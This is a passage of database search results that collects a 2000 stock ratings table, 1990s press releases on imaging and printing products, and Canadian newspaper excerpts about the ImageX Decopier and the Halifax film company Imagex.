| Extensivity             | EXTN | Q3 | -33c   | -38c   |
| Texas Reg Bancshares    | TRBS | Q3 | 61c    | 60c    |
| Silicon Labs            | SLAB | Q3 | 13c    | 11c    |
| JNI Corp                | JNIC | Q3 | 18c    | 13c    |
| Cobalt Networks         | COBT | Q3 | -1c    | -6c    |
| Community Trust Bancorp | CTBI | Q3 | 48c    | 46c    |
| Coastal Bancorp         | CBSA | Q3 | 71c    | 63c    |
| Boston Properties       | BXP  | Q3 | 85c    | 83c    |
| Crossman Communities    | CROS | Q3 | \$1.00 | 96c    |
| Temple-Inland           | TIN  | Q3 | \$1.05 | \$1.02 |
| SEI Investments         | SEIC | Q3 | 48c    | 41c    |
| J.B. Hunt               | JBHT | Q3 | 26c    | 20c    |
| ATS Medical             | ATSI | Q3 | 1c     | -1c    |
| Axcelis tech            | ACLS | Q3 | 30c    | 26c    |
| Independent Bank Corp.  | IBCP | Q3 | 46c    | 40c    |
| Unicom                  | UCM  | Q3 | \$1.05 | 87c    |
| Bank of America         | BAC  | Q3 | \$1.31 | \$1.29 |
| AirTran Holdings        | AAI  | Q3 | 13c    | 12c    |
| Eaton Corp              | ETN  | Q3 | \$1.40 | \$1.34 |
| Continental Airlines    | CALA | Q3 | \$2.24 | \$2.19 |
| Grainger                | GWW  | Q3 | 51c    |        |

2/3,K/36 (Item 4 from file: 609)  
 DIALOG(R)File 609:Bridge World Markets  
 (c) 2001 Bridge. All rts. reserv.

00598231 BFZBJGM (USE FORMAT 7 FOR FULLTEXT)  
 Bridge US Stock Ratings Watch Apr 28 (B)  
 BRIDGENEWS GLOBAL MARKETS  
 Friday, April 28, 2000 19:42 GMT  
 JOURNAL CODE: MAR LANGUAGE: ENGLISH RECORD TYPE: FULLTEXT  
 DOCUMENT TYPE: NEWSWIRE  
 WORD COUNT: 1,138

|                 |      |                        |             |        |
|-----------------|------|------------------------|-------------|--------|
| ...outperform   | buy  |                        |             |        |
| Merrill Lynch   | ATTC | AT&T Canada            | NT accum    | NT buy |
| Salomon         | FSA  | Financial Security     | neutral     |        |
| outperf         |      |                        |             |        |
| Banc of America | CAM  | Cooper Cameron         | buy         | strg   |
| buy             |      |                        |             |        |
| Merrill Lynch   | PGI  | Polymer Group          | NT accum    | NT buy |
| Bear Stearns    | RVST | RAVISENT Tech          | attractive  | buy    |
| SG Cowen        | IMGX | Imagex .com            | buy         | strg   |
| buy             |      |                        |             |        |
| SG Cowen        | MTD  | Mettler-Toledo         | buy         | strg   |
| buy             |      |                        |             |        |
| SG Cowen        | RVST | RAVISENT Tech          | buy         | strg   |
| buy             |      |                        |             |        |
| Sandler O'Neill | PFNC | Progress Financial     | mkt perf    | buy    |
| JP Morgan       | ORCC | Online Resources       | mkt perf    | LT buy |
| Salomon         | MDR  | McDermott Intl         | neutral     | buy    |
| Bear Stearns    | SBUX | Starbucks              | neutral     | buy    |
| CSFB            | RES  | Renaissance Energy Ltd | hold        | buy    |
| Merrill Lynch   | CTL  | CenturyTel Inc         | NT accum    | NT buy |
| Goldman Sachs   | SUS  | Storage USA            | mkt perf    | mkt    |
| outperf         |      |                        |             |        |
| Goldman Sachs   | CTL  | CenturyTel             | mkt outperf | rec    |
| list            |      |                        |             |        |
| BB&T Capl Mkts  | PRXL | PAREXEL Intl           | hold        | LT buy |

Ginger R. DeMille

|                 |      |                       |          |       |
|-----------------|------|-----------------------|----------|-------|
| Lehman Bros     | BR   | Burlington Resources  | neutral  | buy   |
| Prudential Sec  | FFG  | FBL Financial         | hold     | accum |
| Painewebber     | RAH  | Ralcorp               | neutral  |       |
| attract         |      |                       |          |       |
| USB Piper       | SKDS | SmaterKids.com        | neutral  | strg  |
| buy             |      |                       |          |       |
| First Union Sec | MHU  | MIIX Group            | buy      | strg  |
| buy             |      |                       |          |       |
| First Union Sec | HME  | Home Ppties of NY     | buy      | strg  |
| buy             |      |                       |          |       |
| First Union Sec | MAI  | Medical Assurance     | hold     | strg  |
| buy             |      |                       |          |       |
| First Union Sec | CTL  | CenturyTel            | buy      | strg  |
| buy             |      |                       |          |       |
| Deutsche Alex   | AEOS | Amer Eagle Outfitters | buy      | strg  |
| buy             |      |                       |          |       |
| Deutsche Alex   | SIE  | Sierra Health Svcs    | mkt perf | buy   |
| Jefferies & Co  | CTL  | CenturyTel Inc        | hold     | buy   |

| Brokerage          | SYM  | Company                | NEW         | OLD    |
|--------------------|------|------------------------|-------------|--------|
| Tucker Anthony     | NBTY | NBTY Inc               | strg buy    | accum  |
| Tucker Anthony     | WCC  | wesco Intl             | accumulate  | hold   |
| First Analysis Sec | STFF | Staff Leasing          | accumulate  | neut   |
| Banc of America    | SEE  | Sealed Air             | buy         | mkt    |
| perf               |      |                        |             |        |
| Bear Stearns       | CTL  | CenturyTel             | attractive  |        |
| neutral            |      |                        |             |        |
| JP Morgan          | KSE  | KeySpan Energy Corp    | buy         | LT buy |
| DLJ                | CBL  | CBL & Associates Pptys | Incbuy      | mkt    |
| perf               |      |                        |             |        |
| Merrill Lynch      | DIS  | Walt Disney            | LT buy      | LT     |
| accum              |      |                        |             |        |
| Lehman Bros        | ROH  | Rohm & Haas            | buy         |        |
| outperf            |      |                        |             |        |
| Lehman Bros        | EPG  | El Paso Energy         | buy         |        |
| outperf            |      |                        |             |        |
| Lehman Bros        | PTEL | Powertel Inc           | buy         |        |
| neutral            |      |                        |             |        |
| SunTrusr Equi      | GBIX | Globix Corp            | buy         | LT     |
| attract            |      |                        |             |        |
| Prudential Sec     | USU  | USEC Inc               | hold        | sell   |
| Raymond James      | CGZ  | Cotelligent            | mkt perform |        |
| underperf          |      |                        |             |        |
| Needham            | ALSC | Alliance Semiconductor | strong buy  | buy    |
| E*Offering         | BOUT | About.com              | strong buy  | buy    |
| CIBC World Markets | CTL  | CenturyTel             | strong buy  | buy    |
| Adams Harkness     | CYBS | CyberSource            | strong buy  | accum  |
| HC Wainwright      | CHRZ | Computer Horizons      | buy         | accum  |
| Prudential Sec     | RML  | Russell Corp           | accumulate  | hold   |

| Brokerage       | SYM  | Company               | RECOMMENDATION |
|-----------------|------|-----------------------|----------------|
| Painewebber     | EPG  | El Paso Energy Corp   | buy            |
| Banc of America | TWAV | Therma-Wave Inc       | strong buy     |
| Stephens Inc    | ICED | Packaged Ice          | buy            |
| Stephens Inc    | BHE  | Benchmark Electronics | buy            |
| KBW             | HIG  | Hartford Financial    | buy            |
| KBW             | AFC  | Allmerica Financial   | outperform     |
| KBW             | FED  | FirstFed Financial    | outperform     |
| Warburg Dillon  | PVN  | Providian Financial   | strong buy     |
| Warburg Dillon  | EELN | E-LOAN Inc            | buy            |
| Warburg Dillon  | NFX  | Newfield Exploration  | hold           |
| Warburg Dillon  | CPN  | Calpine Corp          | buy            |
| Warburg Dillon  | WAT  | Waters Corp           | buy            |
| Warburg Dillon  | MTD  | Mettler Toledo Intl   | buy            |
| Warburg Dillon  | AGC  | American General Corp | buy            |
| Warburg Dillon  | ESPD | eSpeed Inc            | strong buy     |
| Kaufman Bros    | ADBL | Audible Inc           | strong buy     |
| Bear Stearns    | LVEL | Level 8 Systems Inc   | buy            |

Ginger R. DeMille

|                 |      |                      |            |
|-----------------|------|----------------------|------------|
| Bear Stearns    | CCU  | Clear Channel Comms  | buy        |
| Bear Stearns    | NTCT | NetScout Systems     | buy        |
| Bear Stearns    | GBIX | Globix Corp          | buy        |
| Bear Stearns    | AVIR | Aviron               | buy        |
| Bear Stearns    | WAT  | Waters Corp          | buy        |
| Bear Stearns    | MCLD | McLeodUSA            | buy        |
| Bear Stearns    | INTC | Intel Corp           | buy        |
| CSFB            | RRRR | Rare Medium Group    | strong buy |
| Gruntal         | CVSN | ChromaVision Medical | outperform |
| Gruntal         | ELN  | Elan Corp            | outperform |
| Gruntal         | MDRX | Allscripts Inc       | outperform |
| Banc of America | ELN  | Elan Corp            | strong buy |
| Banc of America | MRS  | Midcoast Energy Res  | buy        |
| Banc of Amer    | DGIN | Digital Insight Corp | strong buy |
| Banc of America | MTLK | MetaLink Ltd         | strong buy |
| Banc of America | ERIC | LM Ericsson          | buy        |
| Brown Bros      | EDS  | Electronic Data Sys  | LT/ST buy  |
| Gruntal         | IVX  | IVAX Corp            | outperform |
| Lehman Bros     | GBIX | Globix Corp          | buy        |
| Lehman Bros     | DISH | EchoStar Comms       | buy        |
| Lehman Bros     | HWP  | Hewlett-Packard Co   | buy        |
| CSFB            | INTC | Intel Corp           | strong buy |
| USB Piper       | NTGX | NetGenesis           | strong buy |
| Credit Lyonnais | UMG  | MediaOne Group       | buy        |
| R Stephens      | TSM  | Taiwan Semiconductor | buy        |

| Brokerage               | NEW COVERAGE<br>SYM | Company                | RECOMMENDATION |
|-------------------------|---------------------|------------------------|----------------|
| CSFB                    | BSQR                | BSQUARE Corp           | buy            |
| ING Barings             | BEL                 | Bell Atlantic          | strong buy     |
| McDonald Investments    | VCI                 | Valassis Communication | buy            |
| SG Cowen                | AREM                | Aremissoft             | strong buy     |
| Deutsche Alex           | NXTP                | Nextel Partners        | buy            |
| Merrill Lynch           | IM                  | Ingram Micro Inc       | LT accumulate  |
| Merrill Lynch           | IM                  | Ingram Micro Inc       | NT neutral     |
| Merrill Lynch           | TECD                | Tech Data Corp         | accumulate     |
| Bear Stearns            | BNE                 | Bowne & Co             | neutral        |
| Sandler O'Neill         | WFC                 | Wells Fargo & Co       | outperform     |
| Morgan Stanley          | CCU                 | Clear Channel Comms    | strong buy     |
| Morgan Stanley          | HCP                 | Health Care Ppty       | outperform     |
| Morgan Stanley          | NHP                 | Nationwide Health      | outperform     |
| Morgan Stanley          | NEV                 | Nuevo Energy           | outperform     |
| DLJ                     | LMIN                | Lastminute.com         | buy            |
| ABN Amro                | CSCO                | Cisco Systems Inc      | buy            |
| DLJ                     | TLCT                | Telocity Inc           | buy            |
| CSFB                    | MPLX                | Mediaplex              | buy            |
| Dain Rauscher Wessels   | PKSI                | Primus Knowledge       | buy            |
| Credit Lyonnais         | HAZ                 | Hayes Lemmerz Intl     | buy            |
| Southwest Sec           | USIT                | US Interactive Inc     | buy            |
| Thomas weisel           | WBVN                | Webvan Group           | buy            |
| Thomas weisel           | ASWX                | Active Software        | strong buy     |
| Thomas weisel           | INFA                | Informatica Corp       | strong buy     |
| ING Barings             | FON                 | Sprint Corporation     | buy            |
| ING Barings             | GTE                 | GTE Corporation        | buy            |
| ING Barings             | BLS                 | BellSouth              | buy            |
| ING Barings             | WCOM                | MCI WorldCom           | buy            |
| ING Barings             | Q                   | Qwest Communications   | buy            |
| ING Barings             | USW                 | US West Corporation    | buy            |
| ING Barings             | PRTL                | Primus Telecom         | strong buy     |
| ING Barings             | CPTL                | CTC Communications     | strong buy     |
| ING Barings             | SBC                 | SBC Communications     | strong buy     |
| Adams Harkness          | DRTN                | Data return            | accumulate     |
| Adams Harkness          | INIT                | Interliant Inc         | accumulate     |
| Chase Hambrecht & Quist | VOD                 | Vodaphone              | buy            |
| First Union Sec         | NT                  | Nortel Networks        | strong buy     |
| First Union Sec         | LU                  | Lucent Technologies    | hold           |
| First Union Sec         | CSCO                | Cisco Systems          | strong buy     |
| Adams Harkness          | USIX                | USinternetworking      | accumulate     |
| Adams Harkness          | INFT                | Inforte Corporation    | accumulate     |
| Wedbush Morgan          | FDO                 | Family Dollar Stores   | buy            |

End

Ginger R. DeMille

Send comments to equity@bridge.com

US;CELG US;BSQR US;BEL US;ARG US;SUS US;

2/3,K/37 (Item 1 from file: 621)  
DIALOG(R)File 621:Gale Group New Prod.Annou.(R)  
(c) 2006 The Gale Group. All rts. reserv.

01623364 Supplier Number: 48362543 (USE FORMAT 7 FOR FULLTEXT)  
iPrint Announces Equity Investment by Intel Corporation  
PR Newswire, pN/A  
March 17, 1998  
Language: English Record Type: Fulltext  
Document Type: Newswire; Trade  
Word Count: 473

... solution, delivered  
in a high-quality, screen-to- screen digital imaging environment,  
provides speed and security at affordable price points."

" iPrint is thrilled to work with Intel to change the way the  
commercial and quick printing marketplace operates," said Royal P.  
Farros, president and C.E.O. of iPrint, inc.

iPrint's technology is an electronic and completely-automated  
solution that allows printing customers to create, proof, and order  
popularly-printed items like business cards, stationery, checks,  
labels -- even ad specialty items like t-shirts, baseball caps, and  
coffee mugs -- via the Internet. iPrint's business is based on Intel  
Architecture and Intel Pentium(R)II Processors.

"iPrint's automated, self-service technology eliminates anywhere  
from 20 to 40 percent of the actual hard costs of printing -- a  
dramatic improvement for a 500-year-old, near-commodity-oriented  
industry," added Farros. "This electronic commerce opportunity is a  
bull's-eye for the ever-expanding Internet."

Intel, the world's largest chip maker, is also a leading  
manufacturer of personal computer, networking and communications  
products. More information about Intel is available at  
<http://intel.com/pressroom>.

iPrint, inc., a privately-held company, is the leading Internet  
print shop and primary supplier of Internet kiosk systems to the \$20  
billion commercial and quick printing industry. Founded in 1995,  
iPrint strategically partners with companies such as OfficeMax,  
Cendant Corporation (formerly CUC International), and HotMail.  
iPrint won the prestigious CommerceNet VIP Award for E-Commerce and  
was named one of the Top 50 websites in America by WebMaster  
Magazine (an IDG publication).

iPrint, inc. can be reached at <http://www.iPrint.com>. Intel  
Corporation can be reached at <http://www.intel.com>. Contacts: Eric  
Atwood of iPrint, inc. 650-604-2938; Email: [EAtwood@iPrint.com](mailto:EAtwood@iPrint.com).  
Barry Solberg, Intel Corporation, 602-554-3912; Email:  
[Barry.Solberg@ccm.intel.com](mailto:Barry.Solberg@ccm.intel.com).

iPrint is a trademark of iPrint, inc. Intel is a trademark of Intel  
Corporation. SOURCE iPrint, inc.

-0-

03/17/98

/CONTACT: Eric Atwood of iPrint, inc., 650-604-2938, Fax:  
650-604-2470, Web site: [www.iPrint.com](http://www.iPrint.com), Email: [Press@iPrint.com](mailto:Press@iPrint.com)/

CO: iPrint, inc.  
ST: California  
IN: CPR MLM  
SU:

ZZ-MB

03-Apr-06

30

04:20 PM

-- LATU043 --

8675 03/17/98 06:01 EST http://www.prnewswire.com

2/3,K/38 (Item 1 from file: 636)  
DIALOG(R)File 636:Gale Group Newsletter DB(TM)  
(c) 2006 The Gale Group. All rts. reserv.

02668894 Supplier Number: 45410335 (USE FORMAT 7 FOR FULLTEXT)  
NETWORK IMAGING LAUNCHES IMAGEXCHANGE EDM V3.0  
M2 Presswire, pN/A  
March 20, 1995  
Language: English Record Type: Fulltext  
Document Type: Newswire; Trade  
Word Count: 743

... software applications such as word processors and spreadsheets.  
The centralised database at the heart of ImageXchange EDM stores all documents, provides revision control, and maintains system and document security. The system also improves workflow throughout an organisation through its point to point documentation routing facility. Providing a user has the relevant security access, ImageXchange EDM allows the user to retrieve and display any document stored within the system without having to know the file location or document type. ImageXchange EDM automatically invokes the appropriate viewing and editing software for each document. ImageXchange Office keeps information current and consistent by intelligently prohibiting more than one document version at a time.

Availability and Hardware Requirements ImageXchange EDM is available immediately through Network Imaging's Value Added Reseller (VAR) channel. Licences start at GBP 3995 for five concurrent users. ImageXchange customers in the US include Baltimore Gas & Electric and CSX Railroad, and in the UK, HM Prison Service.

The product supports IPX/SPX, NETBEUI and TCP/IP network protocols and LAN environments from Novell, Banyan, IBM and Microsoft. In addition, ImageXchange EDM can access any SCSI storage device, including Network Imaging's own SPANServer optical jukebox. Back end relational database integration may be accomplished using Gupta's SQL Server for Windows or any other SQL-compliant RDBMS.

ImageXchange EDM requires a minimum client configuration of at least a 386/33 MHz machine, running MS-DOS 5.0 and Windows 3.1, with at least 8 Mb RAM and a 60 Mb fixed disk. Server specifications depend on the back end database used, the network topology, and the data storage requirements.

NOTES TO EDITORS Network Imaging UK is the wholly owned British subsidiary of Network Imaging Corporation, the information access technology company based in Herndon, Virginia, USA. Founded in 1990 with seed capital and now valued at over \$70 million, Network Imaging develops and markets computer-based technology for the capture, access and management of information resources throughout an enterprise. Network Imaging Corporation employs over 400 staff in the US, UK, France and Germany. The company anticipates that worldwide revenues in 1995 will top \$80 million, with 20% of that total generated by its UK operations.

CONTACT: Sandy Saunderson, Network Imaging UK Tel: +44 1604 766277  
Fax: +44 1604 765504 Jill Carter, Gamester Kenyon Tel: +44 171 403 0664  
Fax: +44 171 403 6714

M2 COMMUNICATIONS DISCLAIMS ALL LIABILITY FOR INFORMATION PROVIDED WITHIN M2 PRESSWIRE. DATA SUPPLIED BY NAMED PARTY/PARTIES.

Copyright 1995 M2 Communications

2/3,K/39 (Item 1 from file: 726)  
DIALOG(R)File 726:S.China Morn.Post  
(c) 2006 South China Morning Post. All rts. reserv.

00354131 (USE FORMAT 7 FOR FULLTEXT)  
Steady diet of leftovers offers food for thought  
CHRIS WALTON  
South China Morning Post, Business News, p 4  
September 22 1998  
DOCUMENT TYPE: Newspaper JOURNAL CODE: SCMP LANGUAGE: English  
RECORD TYPE: Fulltext  
Word Count: 630

...the process will allow each sheet of paper to be reused five times. For the security conscious, ImageX claims decopying is safer than shredding sensitive documents.

Initial versions of the machine will be a little pricey for all but the largest of companies, but ImageX hopes to get the cost down to US\$1,000-\$2,000 in the next few years.

If you have a Hewlett-Packard laser printer, there is a good chance it uses a model 92298A toner cartridge. Local company LaserMax, which sells recycled toner cartridges, says there is another HP toner cartridge, model 92298X, which is almost identical and can be used in many of the same machines that use the 92298A. The 92298X holds about 40 per cent more toner and costs only a bit more.

If you own an Apple Laserwriter such as the 16/600, you probably gasp every time you see the toner light come on. An Apple replacement cartridge costs more than HK\$1,200. But the HP 92298A is also compatible with these models and costs much less. I'm a big fan of Bruce. Although he's not as famous as the kung-fu Bruce, Bruce Fraser is an action hero in my book. He is the co-author of Real World Photoshop and a few other books about colour management and digital imaging. When Photoshop 5.0 was released, Bruce was a bit annoyed at Adobe's decision to adopt sRGB as the default colour space. In fact, our Bruce was not happy with any of the colour spaces provided by Adobe.

So, he came up with his own solution, which he is offering free to the public. BruceRGB has become quite a talking point within the imaging community in the United States. It is so well suited to printing and publishing needs that it is the colour space now used by Scan Prep Pro. BruceRGB can be downloaded at [www.pixelboyz.com](http://www.pixelboyz.com).

The site includes a pdf explaining BruceRGB and the default colour spaces available in Photoshop 5.0.

If you own one of those fancy photo-quality inkjet printers and want to try something different, rumour has it that watercolour paper is the way to go for a more artistic look. Arches watercolour paper, which can be found at several art supply stores in Hong Kong, was mentioned by one Epson executive.

Arches comes only in large sheets, about 20 x 30 inches, costing HK\$20-\$25. You will have to cut it into six A4 sheets or get the art supply shop to cut it for you. About HK\$4 each, these A4 pages are cheaper than some premium inkjet papers. A word of caution: watercolour paper is a lot thicker than what most inkjets say they can handle, so be careful about paper jams.

2/3,K/40 (Item 1 from file: 727)  
DIALOG(R)File 727:Canadian Newspapers  
(c) 2006 Southam Inc. All rts. reserv.

06570049 (USE FORMAT 7 FOR FULLTEXT)  
The great Un-Copier wins at firing blanks  
David Akin

Hamilton Spectator, FINAL ED, P C10  
June 27, 1998

DOCUMENT TYPE: NEWSPAPER LANGUAGE: ENGLISH RECORD TYPE: FULLTEXT  
SECTION HEADING: Business

Word Count: 542

...That could mean the Decopier could be used as an alternative to shredding documents for security reasons.

"There's no image left at all," Bhatia said.

ImageX says that a regular piece of photocopy paper can be run through the Decopier up to five times before the quality of the paper is degraded. Transparencies can be run through the Decopier up to 10 times.

Bhatia expects the first Decopier machine, capable of handling between 45 and 60 legal- or letter-size sheets a minute, to cost about \$45,000 US. A slower machine, capable of handling the requirements of a small office could be produced for about \$3,000 US.

A firm using 1,000 sheets of paper each workday would spend about

ImageX hopes to license the technology to a major US photocopy machine manufacturer.

RELATED WEB SITES:

ImageX Technologies Inc.

[www.decopier.com](http://www.decopier.com)

HOW DOES A PHOTOCOPIER WORK?

[www.physics.uoguelph.ca/summer/scor/articles/scor54.htm](http://www.physics.uoguelph.ca/summer/scor/articles/scor54.htm)

[www.physics.udel.edu/wwwusers/watson/scen103/less-copier.html](http://www.physics.udel.edu/wwwusers/watson/scen103/less-copier.html)

[www.sciam.com/1096issue/1096working.html](http://www.sciam.com/1096issue/1096working.html)

[www.physics.udel.edu/wwwusers/watson/scen103/less-copier.html](http://www.physics.udel.edu/wwwusers/watson/scen103/less-copier.html)

[www.sciam.com/1096issue/1096working.html](http://www.sciam.com/1096issue/1096working.html)

2/3,K/41 (Item 2 from file: 727)  
DIALOG(R)File 727:Canadian Newspapers  
(c) 2006 Southam Inc. All rts. reserv.

06569499 (USE FORMAT 7 FOR FULLTEXT)

'Decopier' makes the memos go away

David Akin, Southam Newspapers

Edmonton Journal, Final ED, P F12

June 27, 1998

DOCUMENT TYPE: STORY; NEWSPAPER LANGUAGE: ENGLISH RECORD TYPE:

FULLTEXT SECTION HEADING: Business

Word Count: 426

...That could mean the Decopier could be used as an alternative to shredding documents for security reasons.

"There's no image left at all," Bhatia said.

ImageX says a regular piece of photocopy paper can be run through the Decopier up to five times before the quality of the paper is degraded. Transparencies can be run through the Decopier up to 10 times.

Bhatia expects the first Decopier machine, capable of handling between 45 and 60 sheets a minute, to cost about \$45,000 US. A slower machine, capable of handling the requirements of a small office could be produced for about \$3,000 US.

A Canadian firm using 1,000 sheets of paper each workday could spend about \$1,800 a year buying new paper. If each of those sheets were used just three times, decopying could drop that cost to \$600 a year.

ImageX hopes to license the technology to a major US photocopy machine manufacturer.

2/3,K/42 (Item 3 from file: 727)  
DIALOG(R)File 727:Canadian Newspapers  
(c) 2006 Southam Inc. All rts. reserv.

06569131 (USE FORMAT 7 FOR FULLTEXT)

Un-copier technology draws a blank on used paper

David Akin

Ottawa Citizen, FINAL ED, P H3

June 27, 1998

DOCUMENT TYPE: NEWSPAPER LANGUAGE: ENGLISH RECORD TYPE: FULLTEXT

SECTION HEADING: Business

Word Count: 528

...been decopied.

That could mean the Decopier could be an alternative to shredding documents for security reasons. "There's no image left at all," Mr. Bhatia said.

ImageX says that a regular piece of photocopy paper can be run through the Decopier up to five times before the quality of the paper is degraded. Transparencies can be run through the Decopier up to 10 times.

Mr. Bhatia expects the first Decopier machine, capable of handling between 45 and 60 legal- or letter-size sheets a minute, to cost about \$45,000 U.S. A slower machine, capable of handling the requirements of a small office could be produced for about \$3,000 U.S.

A Canadian firm using 1,000 sheets of paper each workday could spend about \$1,800 a year buying new paper. If each of those sheets were used just three times, the firm could drop that cost to \$300 a year.

ImageX hopes to license the technology to a major U.S. photocopy machine manufacturer.

2/3,K/43 (Item 4 from file: 727)  
DIALOG(R)File 727:Canadian Newspapers  
(c) 2006 Southam Inc. All rts. reserv.

06101238 (USE FORMAT 7 FOR FULLTEXT)  
'Gore, cops, laughs' in short zombie film  
Ian Johnston  
Halifax Daily News, DAILY ED, P 41  
September 26, 1997  
DOCUMENT TYPE: NEWSPAPER LANGUAGE: ENGLISH RECORD TYPE: FULLTEXT  
SECTION HEADING: MATINEE  
Word Count: 865

...of Black Harbour producers Wayne Grigsby and Barbara Samuels, who hired Fish to work on scripts for the second season.

Also up for Fish is a feature -- New Waterford Girls -- to be co-produced by local company ImageX. "They hope to film it sometime next spring," she says.

Shift screens tonight as part of Great Northern Shorts, 7 p.m., at Wormwood's.

2/3,K/44 (Item 5 from file: 727)  
DIALOG(R)File 727:Canadian Newspapers  
(c) 2006 Southam Inc. All rts. reserv.

05886835 (USE FORMAT 7 FOR FULLTEXT)  
Grammer coming to metro  
Halifax Daily News, DAILY ED, P 27  
May 03, 1997  
DOCUMENT TYPE: NEWSPAPER LANGUAGE: ENGLISH RECORD TYPE: FULLTEXT  
SECTION HEADING: Matinee  
Word Count: 150

...are local actor Joseph Rutton, and Patrick McKenna (Traders, The Red Green Show).

Produced by ImageX and England's Metrodome Film, Writer's Block will be directed by Vadim Jean, from a script by Jurgen Wolff.

The feature will shoot for five weeks in metro, then move to Los Angeles for a week.



2/3,K/45 (Item 6 from file: 727)  
DIALOG(R)File 727:Canadian Newspapers  
(c) 2006 Southam Inc. All rts. reserv.

05825076 (USE FORMAT 7 FOR FULLTEXT)  
Film seeking eight-year-old star  
By SUSANNE HILLER The Daily News  
Halifax Daily News, DAILY ED, P 3  
March 30, 1997  
DOCUMENT TYPE: NEWSPAPER LANGUAGE: ENGLISH RECORD TYPE: FULLTEXT  
SECTION HEADING: News  
Word Count: 488

...help her find her  
father, whom she has never met.

``It's a charming, lovely script ,'' said Imagex 's Mary Elizabeth  
Luka, assistant to the director.

``From an aesthetic point of view, I think it is an interesting  
work that will appeal to people of all ages. It's very human.''

Yesterday, the children rehearsed their lines as they sat waiting  
with their parents for their turn to show off their talent. The  
girls were herded in and out in groups.

Most didn't have much theatre experience, but the children didn't  
seem intimidated as they strutted up to the stage to say their two  
lines.

``I fooled up a line,''' muttered nine-year-old Andrea McCormack, as  
she pulled on her coat.

Sarah Murphy, 8, who has never acted before, said her mother read  
about the auditions in the paper and told her she should try it.

``I'm just a kid,''' Sarah said. ``I've never been an actor, but it  
seems fun.''

After her audition, 10-year-old Amy Lowe said she thought she had a  
good chance.

``why not?''she said, as she walked off with her father.

2/3,K/46 (Item 7 from file: 727)  
DIALOG(R)File 727:Canadian Newspapers  
(c) 2006 Southam Inc. All rts. reserv.

05308670 (USE FORMAT 7 FOR FULLTEXT)  
Room with a couch  
By IAN JOHNSTON The Daily News  
Halifax Daily News, Daily ED, P 29  
January 25, 1996  
DOCUMENT TYPE: NEWSPAPER LANGUAGE: ENGLISH RECORD TYPE: FULLTEXT  
SECTION HEADING: Matinee  
Word Count: 709

...bad ones. It's just difficult to find something well written.''

She says the best scripts invariably come from small independent  
production companies such as Halifax's Imagex , which co-produced  
Margaret's Museum.

``Independent projects tend to be more character driven. When you  
get involved in a big-budget studio film, other factors are  
considered. People try to change the script so it has a happy  
ending.''

Bonham Carter says a special screening of Margaret's Museum in  
Sydney on Monday went well, though watching herself on the big  
screen is always difficult.

Ginger R. DeMille

``I try and avoid seeing my films. I think it's important to watch yourself -- it's a necessary torture,'' she says.

``I always have trouble with my face when I'm watching my films. It always looks too mobile. My eyebrows are very dominate, so when I move them it just looks huge.``

Mobile eyebrows or not, Bonham Carter says the Sydney audience appeared to enjoy Margaret Museum's bleak portrait of their community.

``They seemed to be really touched by it. And they laughed a lot. I guess it rang true for them, and they were grateful for that.``

Playing lead roles in feature films is not new for Bonham Carter. The London-based actress began her film career straight out of school, starring in the period dramas Lady Jane and A Room With a View before she was out of her teens.

``Had it happened differently, I would have made my mistakes in drama school. Instead, I made them in films. But I'm still learning. And I've learned to forgive myself for my mistakes.``

Following the critical success of A Room With a View in 1985, Bonham Carter came to America and a strange TV role -- as Don Johnson's drug-addled doctor/girlfriend on the TV cop series Miami Vice.

``That was bizarre. I couldn't figure out why they wanted me to play a doctor. I was told they were rewriting the part for me, but they didn't. And when I arrived they were appalled at how young I looked. So they had to try all this makeup and latex to make me look older. Still, it was fun.``

Bonham Carter has continued to seek out offbeat roles and projects. She appeared as the luckless love interest in Kenneth Branagh's flashy version of Frankenstein. More recently, she has played an English woman in the French film Chinese Portraits, and Woody Allen's wife in the comedy Mighty Aphrodite.

``I did that for the chance to work with (Allen),'' she says. ``You do things for him that you never do in any other films. You're always told not to overlap your dialogue because it makes editing difficult. But that's all Woody Allen wanted. It's amazing the way he works.``

Margaret's Museum opens at Park Lane Cinemas in Halifax tomorrow.

2/3,K/47 (Item 8 from file: 727)  
DIALOG(R)File 727:Canadian Newspapers  
(c) 2006 Southam Inc. All rts. reserv.

05308413 (USE FORMAT 7 FOR FULLTEXT)  
Sci-fi actors make leap of faith  
Ian Johnston Television  
Halifax Daily News, Daily ED, P 49  
January 28, 1996  
DOCUMENT TYPE: NEWSPAPER LANGUAGE: ENGLISH RECORD TYPE: FULLTEXT  
SECTION HEADING: Matinee  
Word Count: 992

...to mention the TV-movie The Trial At Fortitude Bay, which garnered nominations for its script (by Keith Ross Leckie) and supporting actor Robert Ito. The project was initiated by the local production company Imagex (Margaret's Museum).

The documentary, Whisper In The Air, produced by Archer Films, garnered a nomination for best science, technology, or environment documentary. As well, Lend Me Your Ears, produced by Dartmouth's Ad Vantage Productions, nabbed nominations for best direction in a variety or performing arts program (Mark Wiloughby and John Doyle) and best sound (Jim Rillie).

Ginger R. DeMille

I'm sure there are other local nominees. If I missed you, I apologize. I'll write about you when you win.

---

Now here's something for TV addicts and football haters everywhere.

TBS is airing 15 consecutive episodes of that classic sitcom The Andy Griffith Show (TBS, today, 1:05 p.m.). The episodes were judged to be the all time best by a legion of Andy fans.

As a bonus, these episodes will air in their entirety, complete with the epilogues that were eliminated for syndication. That's so cool ....

OK. Time to talk about football -- big time football. Super Bowl XXX (MITV, today, 7 p.m.) is being touted as an interesting match-up (we'll see). The Dallas Cowboys take on the Pittsburgh Steelers. Excessive pregame programming begins at 4:30 p.m.

I'm getting a little tired of reading (and writing ) about the sitcom Friends (MITV, tonight, 11 p.m.). Is it really funny enough to warrant so much attention on Entertainment Tonight? Aren't there some swimsuit photo shoots for ET to cover?

That said, tonight's special one-hour Friends sounds interesting. Ross visits his former pet Marcel only to discover the monkey has become an actor. Watch for cameos by Jean-Claude Van Damme, Julia Roberts, and Brooke Shields. And note: the airtime for Friends may vary, depending on how that football game goes.

---

What's Hot: The Battle for Citizen Kane (PBS-Bangor, Monday, 11 p.m.) looks at the classic movie and the effort by media mogul William Randolph Hearst (on whom the film was based) to stop the movie. The documentary also airs on PBS-Detroit at 10 p.m.

What's Not: Harley Davidson and the Marlboro Man (MITV, Sunday, 12:30 p.m.) finds Don Johnson and Mickey Rourke as pouty futuristic bikers who accidentally steal mob money. Too much talk, and not enough

2/3,K/48 (Item 9 from file: 727)  
DIALOG(R)File 727:Canadian Newspapers  
(c) 2006 Southam Inc. All rts. reserv.

02902746 (USE FORMAT 7 FOR FULLTEXT)  
East Coast convert Louis Del Grande told Toronto, 'if you want me in a new show, you'll have to come to Halifax'  
By IAN JOHNSTON  
Halifax Daily News, P 27  
March 26, 1993  
